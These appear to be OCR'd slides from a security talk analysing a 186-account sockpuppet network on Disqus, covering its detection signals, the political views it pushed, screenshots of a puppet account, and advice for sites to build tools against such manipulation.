

So Far

- Accounts with
  - Patterned profile names
  - Patterned usernames
  - Patterned emails
  - Similar registration times
  - Regular inter-registration delays
  - Alphabetical progression in usernames
- And
  - Active on the same set of sites
  - Shared duplicate comments across accounts
  - Vote for each other's comments to push them up

a

Puppet army size	186 confirmed
Period of activity	Four months (2014-06-5)
Comments posted	7269
Unique comments	5782 (1487 dups)
Primary targeted forums	CNN, Al Jazeera, Jerusalem Post

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

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What are they saying?

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Consistent multi-faceted views

- Pro-Palestine
- Anti-Israel
- Anti-ISIS/L
- Writes “We (USA)”, presents as Western
- Anti-Syria
- Anti-Obama
- Pro-Islam (Writes “I am Christian and I know that Christianity is worst religion in the world” :)

So who is this?

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No idea. Anything is pure speculation.

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Ways out?

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Shut down this puppet army

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https://mail.google.com/mail/#inbox

Google

sorayapiotrowski@gmail.c...

Gmail

More

1–3 of 3

COMPOSE

Inbox (1)
Starred
Sent Mail
Drafts
More

Soraya

Primary | Social | Promotions

Disqus Digests	**Top conversations on Al Jazeera English** - Disqus Settings Explore other aw	**Oct 2**
Disqus	Re: New comment posted on ISIL under heavy assault by Kurds in Iraq - Disqus	Oct 1
password (2)	Disqus Password Reset Confirmation - Hi SorayaPiotrowski, You have recently	Oct 1

https://disqus.com/home/inbox

DISQUS

Notifications

All | Replies

Aboubakr and 4 others upvoted you on ISIL under heavy assault by Kurds in Iraq • a day ago

> Soraya Piotrowski • 2 days ago Pending
>
> Congratulations O muslims on the advent of the auspicious occasion of Eid (Saturday) as well as the…

Bruisse upvoted you on Arabs in Israel decry racial discrimination • 2 days ago

Disqus limiting their API.

(This would be a bad idea.)

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- Puppetry is very likely happening in other places.
- But without the same amount of data, we can’t tell.
- Disqus’ open data approach is great for identifying these relationships and patterns, and we want to give them shouts for it.
- (But fix the unmask attacks.)

Summary ?

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Slide 223/225

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
- Without exception, all of the UGC sites we have looked at have proven to be fairly trivial to manipulate
- It is clear that this abuse is already taking place on many of them
    - Be aware of it;
    - Build tools to help deal with it;



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